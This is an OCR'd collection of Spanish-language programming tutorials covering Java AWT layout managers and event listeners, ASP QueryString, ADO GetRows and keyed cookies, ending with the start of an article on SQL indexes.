
FlowLayout

El FlowLayout es el más sencillo de todos los diseñadores, él va colocando los diferentes controles en según los vamos añadiendo.

```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class disenyador extends Applet
{
	String[] etiquetas={"Primero", "Segundo", "Tercero", "Cuarto",
		"Quinto", "Sexto", "Séptimo"};

	public void init()
	{
		//Construimos el contenedor:
		setLayout(new FlowLayout());
		//Creamos un bucle para recorrer la matriz etiquetas
		//e ir creando el flow:
		for(int i=0;i<etiquetas.length;i++)
		{
			Button bt=new Button(etiquetas[i]);
			add(bt);
```

```
                }
        }
}
```

El resultado es el siguiente:



Pero vamos a fijarnos en la peculiaridad de este control, voy a redimensionar el applet y verás lo que hace el capullín:

Pasa los controles que no caben hacia abajo.


BorderLayout

El posicionamiento de controles con BorderLayout consiste en dividir el applet en norte, sur, este y oeste. Como es de suponer el contenedor es el

applet. Veamos un ejemplo con cinco botones: norte, sur, este, oeste y centro. En este programa he creado dos matrices de texto, una que es el nombre de la etiqueta y otra que voy a pasar como nombre cuando introduzca el componente en su posición. Lo importante es ver como se establece el contenedor que en todos los ejemplos que vamos a ver es con setLayout() al que se le pasará el constructor de la clase que se vaya a utilizar como diseñadora.

```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class diseñadores extends Applet
{
	String[] etiquetas={"Norte", "Sur", "Este", "Oeste", "Centro"};
	String[] posicion={"North", "South", "East", "West", "Center"};
	public void init()
	{
		setLayout(new BorderLayout());
		for(int contador=0; contador < etiquetas.length; contador++)
		{
			add(posicion[contador],new
Button(etiquetas[contador]));
		}
	}
}
```

Lo que aparece en la pantalla al ejecutar este código es:




GridLayout

El GridLayout lo que va a hacer es ir poniendo los controles en una malla que vamos a establecer en el constructor del diseñador. Veamos como sería el código:

```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class disenyador extends Applet
{
	String[] etiquetas={"0,0", "0,1", "0,2", "1,0", "1,1", "1,2",
		"2,0", "2,1", "2,2", "3,0", "3,1", "3,2"};

	public void init()
	{
		//Construimos el contenedor pasándole las
		//filas y las columnas que queremos que tenga:
		setLayout(new GridLayout(4,3));
		//Creamos un bucle para recorrer la matriz etiquetas
		//e ir creando el flow:
		for(int i=0;i<etiquetas.length;i++)
```

```
                {
                        Button bt=new Button(etiquetas[i]);
                        add(bt);
                }
        }
}
```

Lo que resulta es lo siguiente:



CardLayout


El CardLayout es como si fueramos a poner una baraja de cartas que en realidad no son las cartas sino los controles. En el siguiente código vamos a ver el funcionamiento. Lo que he hecho es crear dos clases (no son públicas al estar todas en el mismo fichero, en caso contrario lo serían) que heredan de Panel y en ellas he utilizado el CardLayout y el FlowLayout. La razón es para que el diseñador utilizado en la clase principal que es BorderLayout pueda poner los dos paneles y que el aspecto gráfico y la utilidad del programa sea la que deseamos. Una de las clases servirá de panel de navegación con cuatro botones y la otra en donde veremos las cartas. El código es el siguiente:

```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class disenyador extends Applet
{
	String[] etiquetas={"Primero", "Segundo", "Tercero", "Cuarto"};
	String[] movimientos={"<<","<",">",">>"};
	PanelNavegacion panelNavegacion;
	PanelDeCartas panelDeCartas;

	public void init()
	{
		//Construimos el contenedor:
		 setLayout(new BorderLayout());
		 //Construimos la subclase para los eventos:
		 Escuchador escuchador=new Escuchador();
		 //Creamos el panel de navegación con dos botones, pasándole
		 //la clase escuchador controladora de los eventos.
		 panelNavegacion=new PanelNavegacion(movimientos,
escuchador);
		 //Hacemos lo mismo con el panel de los botones:
		 panelDeCartas=new PanelDeCartas(etiquetas);
		 //Añadimos los dos elementos al applet:
		 add("North",panelNavegacion);
		 add("Center", panelDeCartas);

	}
	class Escuchador implements ActionListener
	{
		public void actionPerformed(ActionEvent e)
		{
			String s=e.getActionCommand();
			if (s.equals("<<"))
			{
				//En primer lugar se crea un CardLayout y
hacemos un
				//maquillaje a nuestro panel, y utilizamos el
método
				//getLayout() para tener ese diseñador, una vez
que lo
				//tenemos utilizamos los diferentes métodos para
ir
				//navegando por los diferentes paneles:
				CardLayout
```


```
r=(CardLayout)panelDeCartas.getLayout();
                        r.first(panelDeCartas);
                }else if (s.equals("<"))
                {
                        CardLayout
r=(CardLayout)panelDeCartas.getLayout();
                        r.previous(panelDeCartas);
                }else if (s.equals(">"))
                {
                        CardLayout
r=(CardLayout)panelDeCartas.getLayout();
                        r.next(panelDeCartas);
                }else if (s.equals(">>"))
                {
                        CardLayout
r=(CardLayout)panelDeCartas.getLayout();
                        r.last(panelDeCartas);
                }
        }
    }


}
/*      Esta es la clase PanelNavegacion cuyo constructor tiene una
        matriz de Strings y los eventos que hemos construido con la
        clase escuchador en la clase principal.
*/
class PanelNavegacion extends Panel
{
        public PanelNavegacion(String nombres[], ActionListener al)
        {
                super();
                setLayout(new FlowLayout());
                int longitud=nombres.length;
                for (int i=0; i<longitud; i++)
                {
                        Button bt=new Button(nombres[i]);
                        bt.addActionListener(al);
                        add(bt);
                }
        }
}
/*Esta otra clase es igual que la anterior salvo que el diselador es
del tipo CardLayout*/
```

```
class PanelDeCartas extends Panel
{
	public PanelDeCartas(String nombres[])
	{
		super();
		setLayout(new CardLayout());
		int longitud=nombres.length;
		for(int i=0; i<longitud;i++)
		{
			Button bt=new Button(nombres[i]);
			add("next card",bt);
		}
	}
}
```

El aspecto y funcionalidad sería el siguiente:



Si damos a los diferentes botones iremos navegando por los botones, vamos a pulsar al de ir al final y después ir uno hacia atrás:




GridBagLayout

Llegamos al más raro de todos los diseñadores que tiene el AWT, es algo parecido a una cuadrícula igual que el GridLayout, pero en este caso un elemento puede ocupar varias celdas. El ejemplo que vamos a utilizar tiene el siguiente código:


```
import java.applet.*;
import java.awt.*;
import java.awt.event.*;
public class disenyador extends Applet
{
	public void init()
	{
		//Construimos el GridBagLayout:
		GridBagLayout gridBagLayout=new GridBagLayout();
		//Lo establecemos como diseñador del applet:
		setLayout(gridBagLayout);
		//Creamos un array de 9 botones
		Button[] gridBag=new Button[9];
		for (int i=0; i<9;i++)
			gridBag[i]=new Button("Botón"+i);
```

```
                //Ponemos el x,y, ancho y alto de las celdas.
                /*El truco de esto es ver las características
                de los botones de uno en uno, viendo cada elemento
                de la matriz.*/
                int gX[]={0,1,2,0,2,0,1,1,0};
                int gY[]={0,0,0,1,1,2,2,3,4};
               int gAncho[]={1,1,1,2,1,1,1,2,3};
                int gAlto[]={1,1,1,1,2,2,1,1,1};
                /*Introducimos las nueve características de los
                botones utilizando la clase GridBagConstrains*/
                GridBagConstraints gBC[]=new GridBagConstraints[9];
                for (int i=0;i<9;i++)
                {
                        gBC[i]=new GridBagConstraints();
                        //Utilizamos BOTH para que los botones se
                        //redimensionen tanto horizontal como
                        //verticalmente:
                        gBC[i].fill=GridBagConstraints.BOTH;
                        //Pasamos los parámetros:
                        gBC[i].gridx=gX[i];
                        gBC[i].gridy=gY[i];
                        gBC[i].gridwidth=gAncho[i];
                        gBC[i].gridheight=gAlto[i];
                        //Establecemos los parámetros en el gridBagLayout:
                        gridBagLayout.setConstraints(gridBag[i],gBC[i]);
                        //Añadimos los diferentes botones:
                        add(gridBag[i]);
                }
        }
}
```

Y el resultado es el siguiente:



Vamos a hacer ahora lo mismo pero con la siguiente construcción:



las del primer botón: 0,0,1,4 (x,y, ancho y alto);
segundo botón: 1,1,2,1
tercero: 1,1,1,1
cuarto: 2,1,1,1
quinto: 1,2,1,1
sexto: 2,2,1,1
séptimo: 1,3,2,1
octavo: 0,4,1,1
noveno: 1,4,2,1
Si transponemos esto queda:


x=0,1,1,2,1,2,1,0,1

y=0,0,1,1,2,2,3,4,4

ancho=1,2,1,1,1,1,2,1,2

largo=4,1,1,1,1,1,1,1,1

y si sustituyes esto en el código en las x, y, ancho y alto, queda esto:



Que era lo que queríamos.

Volver al menú del curso

Total de visitas:
205540

Como construir un Frame con componentes y sus escuchadores

Título: Como construir un Frame con componentes y sus escuchadores
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra una guía para construir un Frame con varios componentes y los escuchadores para controlar sus eventos.
Fecha: [01/04/02]

Introducción

En este artículo vamos a ver como construir un Frame con tres componentes: un botón, una caja de texto y una etiqueta. El programa va a funcionar de la siguiente manera: cuando el usuario pulse al botón, entonces se va a escribir en la caja de texto “Hola Mundo!!!”, y cuando se pulse con el ratón en la etiqueta se borrará el contenido de la caja de texto.

Desarrollo

Los pasos que tenemos que hacer (resumidamente) para realizar nuestro programa son los siguientes:

- escribir una clase que herede de Frame;
- declarar las variables correspondientes a la caja de texto, botón y etiqueta;
- crear el método público con el nombre de la clase y con un método que se llame iniciarComponentes (si, ya lo se, este me gusta a mi, pon el que tu quieras);
- dentro de iniciarComponentes:

    - creamos el botón, caja de texto y etiqueta;
    - añadimos el diseñador que queramos (en este caso un BorderLayout);
    - añadimos el escuchador de la ventana, para que se cierre;
    - añadimos las características que queramos a nuestro botón y le añadimos su escuchador;
    - hacemos lo mismo con la etiqueta;
    - añadimos los componentes al diseñador y los "packeamos";
- escribimos los códigos de los escuchadores para que realicen la acción que nosotros queremos;
- creamos el método main, que va a crear el Frame y lo va a mostrar.

En el código que se muestra a continuación se realiza todo lo indicado anteriormente:

```
public class Botones extends java.awt.Frame
{
        //Inicializamos las variables:
        private java.awt.Button cmd;
        private java.awt.TextField txt;
        private java.awt.Label lbl;

        public Botones()
        {
                iniciarComponentes();
        }

        private void iniciarComponentes()
        {
                cmd= new java.awt.Button();
                txt=new java.awt.TextField();
                lbl=new java.awt.Label();
                setLayout(new java.awt.BorderLayout(50,50));
```

```
		//Escuchador de la ventana:
		addWindowListener(new
java.awt.event.WindowAdapter()
		{
			public void
windowClosing(java.awt.event.WindowEvent e)
			{
				exitForm(e);
			}
		});
		//Ponemos las características del botón 1 y su
escuchador:
		cmd.setLabel("Añadir texto");
		cmd.addActionListener(new
java.awt.event.ActionListener()
		{
			public void
actionPerformed(java.awt.event.ActionEvent e)
			{
				Escuchador1(e);
			}
		});
		lbl.setText("Borrar el contenido");
		lbl.addMouseListener(new
java.awt.event.MouseAdapter()
		{
			public void
mouseClicked(java.awt.event.MouseEvent e)
			{
				Escuchador2(e);
			}
		});

		add(cmd, java.awt.BorderLayout.NORTH);
		add(txt, java.awt.BorderLayout.CENTER);
		add(lbl, java.awt.BorderLayout.SOUTH);
		pack();
```

```
        }

        private void Escuchador1(java.awt.event.ActionEvent
e)
        {
                //Codigo del escuchador del botón en el que
escribimos
                //en la caja de texto "Hola Mundo!!!"
                txt.setText("Hola mundo!!!");
        }

        private void Escuchador2(java.awt.event.MouseEvent
e)
        {
                //Borramos el contenido de la caja de texto
                txt.setText("");
        }

        private void exitForm(java.awt.event.WindowEvent e)
        {
                System.exit(0);
        }

        public static void main(String args[])
        {
                new Botones().show();
        }
```

Volver al menú de Java

Total de visitas:

Pasar parámetros con QueryString

(por José Antonio Suárez Navarro)

Teoría

Una de las numerosas posibilidades que tiene ASP para pasar parámetros entre páginas es el método QueryString. Mediante este método podemos pasar información mediante un enlace. Mediante el objeto Request se obtiene la información mandada, pero ¿cómo es dicha información?. La respuesta es mediante conjuntos de clave valor. Un ejemplo sería:

http://www.pagina.com/validar.asp?clave=valor

Procedimiento

1. En primer lugar tenemos que crear un enlace como el que se ha indicado anteriormente.

2. Cuando el usuario pulse al enlace se enviará esta información a otra o a la misma página.

3. La información que se manda se recoge mediante la instrucción:

dim variable

variable=Request.QueryString(“clave”)

4. Al realizar esto, el valor de la variabla será valor.

Con la información que nos hemos enviado ya podemos

operar a nuestro antojo.

Volver al menú del curso

Total de visitas:

Utilizar el método GetRows

(por José Antonio Suárez Navarro)

Teoría

El método getrows de ADO permite cargar en una matriz los elementos del recordset. Para realizar esto, se abre el recordset, y se pasa el contenido a una matriz. Esto es fácil, lo difícil es como saber donde están los elemento y recorrerlos como si se tratase de un recordset. Las ventajas que tenemos es que podemos desconectarnos en muy breve espacio de tiempo de la base de datos.

Procedimiento

1. Abrir la conexión a la base de datos.

2. Abrir un recordset.

3. Pasar el contenido del recordset al array.

vector=rs.GetRows

4. Cerramos el recordset y la conexión.

5. Quitamos los punteros del recordset y de la conexión.

6. Fijamos las características de nuestro vector. ¿Cómo se hace esto?. Muy sencillo. Imaginemos que tenemos un recordset que hemos abierto con la siguiente consulta SQL:

Select numero, nombre from Tabla

Lo que tendremos que hacer es declarar dos variables para

cada uno de los campos de nuestro recordset:

```
Dim numero

Dim nombre

numero=0

nombre=1
```

Con esto hemos conseguido que sepamos cual es nuestro campo.

7. Recorremos ahora el array escribiendo los campos:

```
For contador=0 to Ubound(vector,2)

    vector(numero, contador)

    vector(nombre, contador)

Next
```

Como se observa el método es muy sencillo y merece la pena emplearlo, la principal aplicación creo que puede ser para crear tablas, aunque como siempre, infinito + 1. Muy importante, los campos empiezan por cero.

Volver al menú del curso

Total de visitas:

205540

Uso de cookies con claves

¿Es mejor usar variables de sesión o cookies?. Esta es una pregunta que nos hemos hecho todos cuando estamos trabajando en ASP o con javascript. En la mayor parte de las referencias que he leído, se comenta que es mejor el uso de las cookies frente a las variables de sesión siempre que se pueda. La razón, pues la dice muy claramente MOS en el artículo que tiene en ASPFacil, en el que comenta que el objeto session guarda todas las variables que tiene un usuario concreto. La forma en que el servidor Web consigue que sean únicos es asignando un número, *SessionID*, para cada nuevo visitante. Así cuando un usuario pide una variable de sesión, el servidor mira su identificador de sesión y le envía sus variables, de entre todas las variables de todos los visitantes que tiene guardadas en memoria. Este sessionID no lo guarda sólo el servidor, ya que tiene que identificar el cliente, y este identificador lo guarda el servidor en una cookie. Por tanto, es a mi gusto mejor el uso de cookies.

Además, tenemos otro tipo de cookies que personalmente me gustan mucho, que son las cookies con clave. Para hacer una cookie con clave, hay que hacer una cookie normal con el objeto response, pero con el siguiente formato:

response.cookie(“[*nombre de la cookie*]”)(“[*nombre de la clave*]”)

En el ejemplo que se muestra a continuación vamos a ver un ejemplo en el que se trabaja con todo esto. Vamos a coger de otro formulario dos variables, modelo y producto. Lo siguiente que vamos a hacer es ver si tenemos cookies preguntándolo con una propiedad llamada HasKeys, si existe una cookie llamada carro con claves se cumplirá la condición de otra manera no. Si existe utilizo el objeto request para recuperar el antiguo valor que tenia la variable y le añado otro trozo de cadena de texto. Si no existe le añado sólo el valor que tienen las variables que hemos cogido del otro formulario. Con la propiedad expires, lo que se hace es darle el tiempo de validez de esa cookie, diciéndole date, lo que hará es durar lo que dure la sesión. Después para ver lo que tenemos es recorrer la colección de cookies para ver los valores que tienen las cookies.

```
dim modelo, producto
modelo=request.form("modelo")
producto=request.form("producto")
if request.cookies("carro").HasKeys then
response.cookies("carro")("modelo")= request.cookies("carro")("modelo") &
"-" &
```

```
modelo

response.cookies("carro")("producto")=request.cookies("carro")("producto")
& "-" & producto
else
	response.cookies("carro")("modelo")=modelo
	response.cookies("carro")("producto")=producto
end if
response.cookies("carro").expires=date
for each clave in request.cookies("carro")
	response.write(Request.cookies("carro")(clave))
next
```

Volver al menú del curso

Total de visitas:
205540

Creación de índices

Título: Creación de índices
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como crear índices en las tablas de la base de datos.
Fecha: [19/06/02]

Introducción

Un índice sirve en una base de datos para conseguir una mayor velocidad al realizar consultas y ordenaciones. Se pueden establecer con Microsoft Access pero también es posible hacerlo mediante SQL.


Definición

En este artículo se muestra como crear índices en nuestras tablas. Vamos a crear un nuevo campo a la tabla alumnos que sea la edad para posteriormente hacer un índice en ella. El código SQL sería el siguiente:

